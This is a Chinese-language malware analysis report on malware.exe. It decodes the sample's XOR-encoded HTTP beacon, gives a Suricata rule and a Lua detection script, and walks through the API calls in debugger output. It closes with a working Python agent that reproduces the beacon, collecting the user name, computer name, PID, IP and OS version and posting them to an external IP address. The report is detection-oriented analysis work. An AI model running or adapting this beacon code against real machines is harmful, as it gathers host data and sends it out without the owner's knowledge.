

Malware.exe分析報告

時間：2025年暑假

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惡意程式名稱 : malware.exe

MD5 : 2a955f09e691d0683b32fcd10ef89e25

封包內容 :

POST /0000/a32665751.asp HTTP/1.1

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0)

Host: sso.stafablack.com

Content-Length: 80

Cache-Control: no-cache

\0;1*40?&;9/31=Y4681&VHAWMH(KmfYhhw/2+7)9)YP0.wavrQm{yinl/wvi){}kf`oefm
)kfg:92

解碼後的內容:

\\\192.168.209.129\\2108,VICTIM.LeoShiu,6.1.1

SP1,testVersion,sso.stafablack.com:80




圖1.封包內容

封包特徵：

1.Header 的內容唯獨 Request line 每次都不同(因為a後面的數字會隨電腦打開的時間而改變)

14 34.678275	127.0.0.2	127.0.0.1	HTTP	POST /0000/a4665319.asp HTTP/1.1
21 39.202283	127.0.0.2	127.0.0.1	HTTP	POST /0000/a4672307.asp HTTP/1.1
28 79.731154	127.0.0.2	127.0.0.1	HTTP	POST /0000/a4701901.asp HTTP/1.1
35 137.810056	127.0.0.2	127.0.0.1	HTTP	POST /0000/a4770962.asp HTTP/1.1

圖2.wireshark錄到的封包

2.經過多次測試後發現body內容會隨著不同的使用者名稱、電腦名稱、PID、IP及不同版本而改變，但其餘內容皆會相同，由此可得知body內容部分為固定不變的。

例:不同的使用者名稱

UserName = james01

\0;1*40?&;:9/304Y?0>%\IBVJI+**Ifely00.5*4(6(ZZ1-vfwqPbzzcoo.pwj(t|hlacnbgn(dgd081**

解密：\\192.168.209.130\\976,VICTIM.**james01**,6.1.1

SP1,testVersion,sso.stafablack.com:80

UserName = Leoshiu

\0;1*40?&;:9/304Y?0>%\IBVJI+**JbgZbit.5*4(6(ZZ1-vfwqPbzzcoo.pwj(t|hlacnbgn(dgd081**

解密：\\192.168.209.130\\976,VICTIM.**LeoSiu**,6.1.1

SP1,testVersion,sso.stafablack.com:80

Suricata規則：

#1

```
drop http any any -> any any (msg:"[Lua] URI+UA matched -> Decrypted payload check"; flow:to_server,established; http.method; content:"POST"; http.uri.raw; pcre:"/\V0000\V[a0-9]+\asp$/i"; http.user_agent; content:"MSIE 8.0"; nocase; lua:/etc/suricata/lua-scripts/body_patterns.lua; sid:6000100; rev:2;)
```

1.使用正規表示式比對 URI 是否符合 **/0000/aXXXX.asp** 格式

2.檢查 User-Agent 是否包含 "MSIE 8.0"

3.呼叫外部 Lua 腳本進行更進一步的檢測(腳本如下)

-- body_patterns.lua

```
function init (args)
    local needs = {}
    needs["payload"] = tostring(true)
    return needs
end
```

-- 自製 XOR (取代 bit32/bit)

local function xor(a, b)

local res = 0

local bitval = 1

while a > 0 or b > 0 do

```

local abit = a % 2
local bbit = b % 2
if abit ~= bbit then
    res = res + bitval
end
a = math.floor(a / 2)
b = math.floor(b / 2)
bitval = bitval * 2
end
return res
end

```

-- XOR 解密函數

```

local function decrypt_payload(data)
local result = {}
local c = #data
local b = 11
for i = 1, #data do
    local a = string.byte(data, i)
    local d = ((#data - c) % b)
    local decrypted = xor(a, d)
    result[#result+1] = string.char(decrypted % 256)
    c = c - 1
end
return table.concat(result)
end

```

-- 分離 HTTP body

```

local function extract_body(payload)
local header_end = string.find(payload, "\r\n\r\n")
if header_end then
    return string.sub(payload, header_end + 4)
else
    return ""
end
end

```

-- 密文特徵

```

local ciphertext_patterns = {
",ugppScu`en-qpk+usiokbmc`o+ehe3",
"-vfwqPbzzcoo.pwj(t|hlacnbgn(dgd0",
".wavrQm{yinl/wvi){}kf`oefm)kfg:",
"/p`us^lxshmm(vuh&z~agcahdel&jem;",
"(qct|_orrklj)utg`yt`dbfigdc'iol8",

```

```

")rb{}esqjkk*t{f$uceegjfk$cn09",
"*smz~Vdppmjh+{ze.rvbbddkija.bmn>",
"+|lytWgqwlii$zyo/qwecgedhik/ali?",
"$}osuTfvvohf%ysn,ppd`fjekcj,`kh<",
"%~ervUawungg&srm-wqgaikfabij-gjk=",
"&tdqwR`tafd,rql*vrfnhhl`ah*fij2"
}

```

-- 明文特徵

```

local plaintext_patterns = {
    "sso.stafablack.com",
    "testVersion",
    "SP1",
    "\\\\",
}

```

```

function match (args)
    local payload = args["payload"]
    if payload == nil then return 0 end

```

```
    local body = extract_body(payload)
```

-- 先比對密文

```

for i, pat in ipairs(ciphertext_patterns) do
    if string.find(body, pat, 1, true) then
        SCLogInfo("Lua MATCH ciphertext #" .. i .. " : " .. pat)
        return 1
    end
end

```

-- 再解密比對明文

```

local decrypted = decrypt_payload(body)
for i, pat in ipairs(plaintext_patterns) do
    if string.find(decrypted, pat, 1, true) then
        SCLogInfo("Lua MATCH plaintext #" .. i .. " : " .. pat)
        return 1
    end
end
return 0

```

Malware 內最重要的幾個 Function :

- 1.HttpSendRequestA : 將整理好的封包送出
- 2.hsuched.XX0022 : 將拼接好的body進行加密(每次執行時加密函式的區塊都會不一樣故使用XX)

```

EIP → 00330022      55
00330023  8BEC
00330025  8B4D 08
00330028  0FB65D 0C
0033002C  33D2
0033002E  8B45 08
00330031  2BC1
00330033  F7F3
00330035  8A07
00330037  32C2
00330039  AA
0033003A  ^ E2 F0
0033003C  C9
0033003D  C2 0800

push ebp
mov ebp,esp
mov ecx,dword ptr ss:[ebp+8]
movzx ebx,byte ptr ss:[ebp+C]
xor edx,edx
mov eax,dword ptr ss:[ebp+8]
sub eax,ecx
div ebx
mov al,byte ptr ds:[edi]
xor al,d1
stosb
Loop 33002C
Leave
ret 8

```

圖3.透過x32dbg找到的hsuched.exe加密的區段

0237F954	5C 31 39 32 2E 31 36 38 2E 32 30 39 2E 31 33 30	\192.168.209.130
0237F964	5C 32 39 34 38 2C 56 49 43 54 49 4D 2E 4C 65 6F	\2948,VICTIM.Leo
0237F974	53 68 69 75 2C 36 2E 31 2E 31 20 53 50 31 2C 74	shiu,6.1.1 SP1,t
0237F984	65 73 74 56 65 72 73 69 6F 6E 2C 73 73 6F 2E 73	estVersion,sso.s
0237F994	74 61 66 61 62 6C 61 63 6B 2E 63 6F 6D 3A 38 30	tafablack.com:80

圖4.加密前封包內容

0237F954	5C 30 3B 31 2A 34 30 3F 26 3B 3A 39 2F 33 30 34	\0;1*40?&;:9/304
0237F964	59 34 3E 3C 31 26 56 48 41 57 4D 48 28 4B 6D 66	Y4><1&VHAWMH(Kmf
0237F974	59 68 68 77 2F 32 2B 37 29 39 29 59 50 30 2E 77	Yhhw/2+7)9)YP0.w
0237F984	61 76 72 51 6D 78 79 69 6E 6C 2F 77 76 69 29 7B	avrQm{yin1/wvi){
0237F994	7D 6B 66 60 60 6F 65 66 6D 29 6B 66 67 3A 39 32]kf` `oefm)kfg:92

圖5.加密後封包內容

- 3.getTickCount : 取得電腦打開的時間到送出封包的時間。(會影響封包header內容)
- 4.IstrcatA : 拼接字串。
- 5.Sleep : 暫停程式避免程式短時間內送出過多的封包。

惡意程式執行流程：




圖6.malware.exe執行流程

製作Agent

步驟1.找出所有Malware.exe有使用並會影響到封包內容的API

- getTickCount

header中POST /0000/a73580289.asp HTTP/1.1內的a73580289就是透過getTickCount得到的




圖1.hsuced.exe執行getTickCount區段

- gethostbyname + inet_ntoa

透過這兩個API取得使用者端的IP "192.168.1.30"

\192.168.1.30\2108,VICTIM.LeoShiu,6.1.1
SP1,testVersion,sso.stafablack.com:80




圖2.hsuced.exe取得IP的區段

- GetCurrentProcessId

透過GetCurrentProcessId取得PID "3484"

\192.168.1.30\3484,VICTIM.LeoShiu,6.1.1
SP1,testVersion,sso.stafablack.com:80




圖3.x32dbg.exe內找到GetCurrentProcessId的區段

- **GetVersion**

透過GetVersion取得 “**6.1.1SP1**”

\192.168.1.30\3484,VICTIM.LeoShiu,**6.1.1**
SP1,testVersion,sso.stafablack.com:80

撰寫Agent時使用rtlGetVersion不使用GetVersion, 因為win8以後便沒有再使用
service pack

‘6’ = dwMajorVersion : 主版本號

‘1’ = dwMinorVersion : 次版本號

dwBuildNumber : 系統版本編號

szCSDVersion : service pack(SP1)

00402175	8965 E8	mov dword ptr ss:[ebp-18],esp
00402178	FF15 80804000	call dword ptr ds:[<GetVersion>]
0040217E	33D2	xor edx,edx
00402180	8AD4	mov dl,ah
00402182	8915 50EC4000	mov dword ptr ds:[40EC50],edx

圖4.x32dbg.exe內找到GetVersion的區段

- **GetComputerNameA**

透過GetComputerNameA取得 ”VICTIM”

\192.168.1.30\3484,VICTIM.LeoShiu,6.1.1
SP1,testVersion,sso.stafablack.com:80

/654B6DE	90	nop	
7654B6DF	90	nop	
7654B6E0	8BFF	mov edi,edi	GetComputerNameA
7654B6E2	55	push ebp	
7654B6E3	8BEC	mov ebp,esp	

圖5.x32dbg.exe內找到GetComputerNameA的區段

- **GetUserNameA**

透過GetUserNameA取得“LeoShiu”

\192.168.1.30\3484,VICTIM.LeoShiu,6.1.1
SP1,testVersion,sso.stafablack.com:80




圖6.x32dbg.exe內找到GetUserNameA的區段

- **InternetOpenA**

HINTERNET InternetOpenA(

```
[in] LPCSTR lpszAgent, #Mozilla/4.0 (compatible; MSIE 8.0) \
[in] DWORD dwAccessType, #0
[in] LPCSTR lpszProxy, #0
[in] LPCSTR lpszProxyBypass, #0
[in] DWORD dwFlags #0
```

);




圖7.x32dbg.exe內找到InternetOpenA的區段

- **InternetConnectA**

```
HINTERNET InternetConnectA(
    [in] HINTERNET     hInternet,    #00CC0004
    [in] LPCSTR       lpszServerName,   #sso.stafablack.com
    [in] INTERNET_PORT nServerPort,   #0x01BB
    [in] LPCSTR       lpszUserName,   #0
    [in] LPCSTR       lpszPassword,   #0
    [in] DWORD        dwService,    #3
    [in] DWORD        dwFlags,      #0
    [in] DWORD_PTR    dwContext,    #0
);
```

			InternetConnectA
75A849E9	8BFF	mov edi,edi	
75A849EB	55	push ebp	
75A849EC	8BEC	mov ebp,esp	
75A849EE	83EC 38	sub esp,38	
75A849F1	56	push esi	
75A849F2	6A 38	push 38	
75A849F4	33F6	xor esi,esi	
75A849F6	8D45 C8	lea eax,dword ptr ss:[ebp-38]	
75A849F9	56	push esi	
75A849FA	50	push eax	
75A849FB	E8 1BCFFF	call <JMP.&memset>	
75A84A00	83C4 0C	add esp,C	
75A84A03	8D45 C8	lea eax,dword ptr ss:[ebp-38]	
75A84A06	50	push eax	
75A84A07	E8 17CEFEFF	call wininet.75A71823	
75A84A0C	56	push esi	
75A84A0D	56	push esi	

圖8.x32dbg.exe內找到InternetConnectA的區段

- **HttpOpenRequestA**

HINTERNET HttpOpenRequestA(

```
[in] HINTERNET hConnect, #00CC0008
[in] LPCSTR lpszVerb, #POST
[in] LPCSTR lpszObjectName, #0000/a193315580.asp
[in] LPCSTR lpszVersion, #0
[in] LPCSTR lpszReferrer, #0
[in] LPCSTR *lplpszAcceptTypes, #0
[in] DWORD dwFlags, #84000000 = 80000000 or 04000000
[in] DWORD_PTR dwContext #0
```

);

			HttpopenRequestA
75A84C7D	8BFF	mov edi,edi	
75A84C7F	55	push ebp	
75A84C80	8BEC	mov ebp,esp	
75A84C82	83EC 38	sub esp,38	
75A84C85	56	push esi	
75A84C86	6A 38	push 38	
75A84C88	8D45 C8	lea eax,dword ptr ss:[ebp-38]	
75A84C8B	6A 00	push 0	
75A84C8D	50	push eax	
75A84C8E	E8 88CCFDFF	call <JMP.&memset>	
75A84C93	83C4 0C	add esp,C	
75A84C96	8D45 C8	lea eax,dword ptr ss:[ebp-38]	
75A84C99	50	push eax	
75A84C9A	E8 84CBFEFF	call wininet.75A71823	
75A84C9F	6A 00	push 0	

圖9.x32dbg.exe內找到HttpOpenRequestA的區段

- **HttpSendRequestA**

BOOL HttpSendRequestA(

[in] HINTERNET hRequest, #00CC000C

[in] LPCSTR lpszHeaders, #0

[in] DWORD dwHeadersLength, #0

[in] LPVOID lpOptional,

#\\0;1*40?&;:9/31=Y42<9&VHAWMH(KmfYhhw/2+7)9)YP0.wavrQm{{yinl/wvi}{}kf`oefm)kfg:560

[in] DWORD dwOptionalLength #00000051

);

75AF18F8	8BFF	mov edi,edi	HttpSendRequestA
75AF18FA	55	push ebp	
75AF18FB	89EC	mov esp,ebp	
75AF18FD	83EC 38	sub esp,38	
75AF1900	56	push es1	
75AF1901	6A 38	push 38	
75AF1902	8D 45 C8	lea eax,dword ptr ss:[ebp-38]	
75AF1906	6A 00	push 0	
75AF1908	50	push eax	
75AF1909	E8 4000F7FF	call _OMP._memset	
75AF190B	83C4 0C	add esp,12	
75AF1911	8D 45 C8	lea eax,dword ptr ss:[ebp-38]	
75AF1914	50	push eax	
75AF1915	E8 39FFF7FF	call _wininet._75A7182	
75AF191A	FF75 14	push dword ptr ss:[ebp+18]	
75AF191D	FF75 1A	push dword ptr ss:[ebp-14]	
75AF1920	FF75 10	push dword ptr ss:[ebp-10]	
75AF1923	FF75 0C	push dword ptr ss:[ebp+C]	
75AF1926	FF75 08	push dword ptr ss:[ebp+8]	
75AF1929	E8 871FFBF	call _wininet._75AA38B5	
75AF192E	8BF0	mov es1,eax	
75AF1930	8D 45 C8	lea eax,dword ptr ss:[ebp-38]	
75AF1933	50	push eax	
75AF1934	E8 43FFF7FF	call _wininet._75A7187C	
75AF1939	8BC6	mov eax,es1	
75AF193B	5E	pop es1	
75AF193C	C9	leave	
75AF193D	C2 1400	ret 14	

圖6.x32dbg.exe內找到HttpSendRequestA的區段

步驟2.選擇想要的撰寫的語言，並了解怎麼樣寫可以還原封包內容。

python程式碼：

*此Agent有加入原惡意程式沒有的函式以方便管理，但是不影響封包內容

<

```
# -*- coding: utf-8 -*-
import os,sys
import socket
import ctypes
import requests
from ctypes import wintypes

# DLL Handles
advapi32 = ctypes.windll.advapi32
kernel32 = ctypes.windll.kernel32
ws2_32 = ctypes.windll.ws2_32
wininet = ctypes.windll.wininet
msvcrt = ctypes.cdll.msvcrt

# TYPES & STRUCTURE
# osversioninfoexA
class OSVERSIONINFOEXA(ctypes.Structure):
    _fields_ = [
        ('dwOSVersionInfoSize', wintypes.DWORD),
        ('dwMajorVersion', wintypes.DWORD),
        ('dwMinorVersion', wintypes.DWORD),
        ('dwBuildNumber', wintypes.DWORD),
        ('dwPlatformId', wintypes.DWORD),
        ('szCSDVersion', ctypes.c_char * 128),
        ('wServicePackMajor', wintypes.WORD),
        ('wServicePackMinor', wintypes.WORD),
        ('wSuiteMask', wintypes.WORD),
        ('wProductType', wintypes.BYTE),
        ('wReserved', wintypes.BYTE)
    ]

# hostent
class hostent(ctypes.Structure):
    _fields_ = [
        ("h_name",     ctypes.c_char_p),
        ("h_aliases",  ctypes.POINTER(ctypes.c_char_p)),
        ("h_addrtype", ctypes.c_short),
        ("h_length",   ctypes.c_short),
        ("h_addr_list",ctypes.POINTER(ctypes.c_char_p)),
```

```

]

class IN_ADDR(ctypes.Structure):
    _fields_ = [("S_addr", wintypes.DWORD)]

# WSA
class WSADATA(ctypes.Structure):
    _fields_ = [("_", ctypes.c_byte * 400)]

# API SIGN
# GetUserNameA
advapi32.GetUserNameA.restype = wintypes.BOOL
advapi32.GetUserNameA.argtypes = [ctypes.c_char_p,
ctypes.POINTER(wintypes.DWORD)]

# GetComputerNameA
kernel32.GetComputerNameA.restype = wintypes.BOOL
kernel32.GetComputerNameA.argtypes = [ctypes.c_char_p,
ctypes.POINTER(wintypes.DWORD)]

# GetCurrentProcessId
kernel32.GetCurrentProcessId.restype = wintypes.DWORD

# GetTickCount
kernel32.GetTickCount.restype = wintypes.DWORD

# Sleep
kernel32.Sleep.restype      = None
kernel32.Sleep.argtypes     = [wintypes.DWORD]

# lstrcatA
kernel32.lstrcatA.restype   = ctypes.c_char_p
kernel32.lstrcatA.argtypes  = [ctypes.c_char_p, ctypes.c_char_p]

# GetVersionExA
kernel32.GetVersionExA.restype = wintypes.BOOL
kernel32.GetVersionExA.argtypes = [ctypes.POINTER(OSVERSIONINFOEXA)]


# Winsock
ws2_32.WSASocket.restype = ctypes.c_int
ws2_32.WSASocket.argtypes = [wintypes.WORD, ctypes.POINTER(WSADATA)]
ws2_32.WSACleanup.restype = ctypes.c_int
ws2_32.WSACleanup.argtypes = []

```

```

# gethostbyname
ws2_32.gethostbyname.restype = ctypes.c_void_p
ws2_32.gethostbyname.argtypes = [ctypes.c_char_p]

# inet_ntoa
ws2_32.inet_ntoa.restype = ctypes.c_char_p
ws2_32.inet_ntoa.argtypes = [IN_ADDR]

# WinINet
# InternetOpenA
wininet.InternetOpenA.restype = wintypes.HANDLE
wininet.InternetOpenA.argtypes = [ctypes.c_char_p, wintypes.DWORD,
                                 ctypes.c_char_p, ctypes.c_char_p, wintypes.DWORD]

# InternetConnectA
wininet.InternetConnectA.restype = wintypes.HANDLE
wininet.InternetConnectA.argtypes = [wintypes.HANDLE, ctypes.c_char_p,
                                     wintypes.WORD,
                                     ctypes.c_char_p, ctypes.c_char_p, wintypes.DWORD,
                                     wintypes.DWORD, wintypes.DWORD]

# HttpOpenRequestA
wininet.HttpOpenRequestA.restype = wintypes.HANDLE
wininet.HttpOpenRequestA.argtypes = [wintypes.HANDLE, ctypes.c_char_p,
                                     ctypes.c_char_p,
                                     ctypes.c_char_p, ctypes.c_char_p, ctypes.c_void_p,
                                     wintypes.DWORD, wintypes.DWORD]

# HtppSendRequestA
wininet.HttpSendRequestA.restype = wintypes.BOOL
wininet.HttpSendRequestA.argtypes = [wintypes.HANDLE, ctypes.c_char_p,
                                     wintypes.DWORD,
                                     ctypes.c_void_p, wintypes.DWORD]

# InternetCloseHandle
wininet.InternetCloseHandle.restype = wintypes.BOOL
wininet.InternetCloseHandle.argtypes = [wintypes.HANDLE]

def get_self_number() -> str:
    if getattr(sys, 'frozen', False):
        self_path = sys.executable
    else:
        self_path = os.path.abspath(__file__)

    basefile = os.path.basename(self_path)

```

```

name, ext = os.path.splitext(basefile)
prefix, uid = name.rsplit("_", 1)
return uid

def get_usernameA() -> bytes:
    buf = ctypes.create_string_buffer(256)
    sz = wintypes.DWORD(len(buf))
    if not advapi32.GetUserNameA(buf, ctypes.byref(sz)):
        return b"unknown"
    return buf.value

def get_computernameA() -> bytes:
    buf = ctypes.create_string_buffer(256)
    sz = wintypes.DWORD(len(buf))
    if not kernel32.GetComputerNameA(buf, ctypes.byref(sz)):
        return b"unknown"
    return buf.value

def resolve_ipv4(name) -> str:
    if isinstance(name, bytes):
        name_bytes = name
    else:
        name_bytes = name.encode("ascii", "ignore")

    hostent_ptr = ws2_32.gethostbyname(name_bytes)
    if not hostent_ptr:
        raise OSError("gethostbyname returned NULL")

    h_obj = ctypes.cast(hostent_ptr, ctypes.POINTER(hostent)).contents
    if h_obj.h_addrtype != 2 or h_obj.h_length != 4:
        raise OSError(f"Not IPv4: h_addrtype={h_obj.h_addrtype}, "
                     f"h_length={h_obj.h_length}")

    first_ptr = h_obj.h_addr_list[0]
    if not first_ptr:
        raise OSError("h_addr_list is empty")

    in_addr = IN_ADDR()
    ctypes.memmove(ctypes.byref(in_addr), first_ptr, 4)
    ip_cstr = ws2_32.inet_ntoa(in_addr)
    if not ip_cstr:
        raise OSError("inet_ntoa returned NULL")

    return ip_cstr

```

```

# ENCRYPTED
def encrypt_bytes(data: bytes) -> bytes:
    out = bytearray()
    n = len(data)
    for i, b in enumerate(data):
        key = (i % 11)
        out.append(b ^ key)
    return bytes(out)

# MAIN
def main(iterations):
    uid = get_self_number() #取得uid(原惡意程式沒有此功能)
    url = "http://35.189.172.11:5050/view"
    Agent_Start = "user :" + uid + " start" #告知接收端哪位user執行程式了(原惡意程式
    沒有此功能)
    resp = requests.post(url, json = Agent_Start)

    # Winsock
    wsa = WSADATA()
    if ws2_32.WSASocket(0x0202, ctypes.byref(wsa)) != 0:
        raise RuntimeError("WSASocket failed")

    try:
        DEST_HOST = b"35.189.172.11"
        DEST_PORT = 5050

        SHOW_HOST = b"sso.stafabblack.com"
        ALT_PORTS = [443, 80]

        USER_AGENT = b"Mozilla/4.0 (compatible; MSIE 8.0)"

        for i in range(iterations):
            #GetUsernameA
            user = get_usernameA()
            #GetComputernameA
            comp = get_computernameA()
            # gethostname
            ip_bytes = resolve_ipv4(comp)
            # getCurrentProcessId
            pid = kernel32.GetCurrentProcessId()

            # sprintf: "\\%s\\%d,%s.%s,"
            buf_prefix = ctypes.create_string_buffer(1024)

```

```

msvcrt.sprintf(
    buf_prefix,
    b"\%s\%u,%s.%s",
    ctypes.c_char_p(ip_bytes),
    ctypes.c_uint(pid),
    ctypes.c_char_p(user),
    ctypes.c_char_p(comp)
)
print(ip_bytes.decode("ascii")+"\n")
print(uid+"\n")
# sprintf: "%d.%d.%d SP%d"
ver = OSVERSIONINFOEXA()
ver.dwOSVersionInfoSize = ctypes.sizeof(ver)
ok = kernel32.GetVersionExA(ctypes.byref(ver))
buf_ver = ctypes.create_string_buffer(256)
major = ver.dwMajorVersion if ok else 0
minor = ver.dwMinorVersion if ok else 0
build = ver.dwBuildNumber if ok else 0
spmaj = ver.wServicePackMajor if ok else 0
msvcrt.sprintf(
    buf_ver,
    b"%u.%u.%u SP%u",
    major, minor, build, spmaj
)

# lstrcatA
kernel32.lstrcatA(buf_prefix, buf_ver) # buf_prefix

# sprintf: "%s,%s,%s:%d"
port = ALT_PORTS[i % 2]
buf_final = ctypes.create_string_buffer(2048)
msvcrt.sprintf(
    buf_final,
    b"%s,%s,%s:%u",
    ctypes.c_char_p(buf_prefix.value),
    ctypes.c_char_p(b"testVersion"),
    ctypes.c_char_p(SHOW_HOST),
    ctypes.c_uint(port)
)
body_clear = buf_final.value

# GetTickCount
tick = kernel32.GetTickCount()

```

```

# sprintf: "%04X/%c%d.asp"(%c -> 'a')
buf_path_noslash = ctypes.create_string_buffer(256)
msvcrt.sprintf(
    buf_path_noslash,
    b"%04X/%c%u.asp",
    (0x0000), ord('a'), tick
)

# HttpOpenRequestA path "/0000/a123.asp"
path_bytes = b"/report"

# InternetOpenA
hInternet = wininet.InternetOpenA(
    USER_AGENT,
    0,
    None,
    None,
    0
)
if not hInternet:
    raise RuntimeError("InternetOpenA failed")

hConnect = None
hRequest = None
try:
    # InternetConnectA
    hConnect = wininet.InternetConnectA(
        hInternet,
        DEST_HOST,
        DEST_PORT,
        None,
        None,
        3,
        0,
        0
    )
    if not hConnect:
        raise RuntimeError("InternetConnectA failed")

    # encrypted
    body_encrypted = encrypt_bytes(body_clear)
    body_buf = ctypes.create_string_buffer(body_encrypted)
    content_len = len(body_encrypted)

```

```

# HttpOpenRequestA
flags = 0x80000000 | 0x04000000
hRequest = wininet.HttpOpenRequestA(
    hConnect,
    b"POST",
    path_bytes,
    None,
    None,
    None,
    flags,
    0
)
if not hRequest:
    raise RuntimeError("HttpOpenRequestA failed")

# headers & body
headers = (
    b"User-Agent: Mozilla/4.0 (compatible; MSIE 8.0)\r\n"
    b"Host: " + SHOW_HOST + b"\r\n"
    b"Cache-Control: no-cache\r\n"
    b"Content-Length: " + str(content_len).encode("ascii") + b"\r\n"
)
hSend = wininet.HttpSendRequestA(
    hRequest,
    headers,
    len(headers),
    ctypes.cast(body_buf, ctypes.c_void_p),
    len(body_encrypted)
)
if not hSend:
    raise RuntimeError("HttpSendRequestA failed")

finally:
    # InternetCloseHandle
    if hRequest:
        wininet.InternetCloseHandle(hRequest)
    if hConnect:
        wininet.InternetCloseHandle(hConnect)
    if hInternet:
        wininet.InternetCloseHandle(hInternet)

    # Sleep
    kernel32.Sleep(1024)

```

```

finally:
    ws2_32.WSACleanup()
    kernel32.Sleep(1000)
    Agent_Finish = "user :" + uid + " finish" #告知接收端哪位user程式執行完了(原
惡意程式沒有此功能)
    resp = requests.post(url, json = Agent_Finish)

if __name__ == "__main__":
    main(2)
>

```

步驟3.執行Agent並觀察封包內容是否與malware.exe內容相同




圖7.malware.exe執行後的封包內容




圖8.Agent執行後錄到的封包內容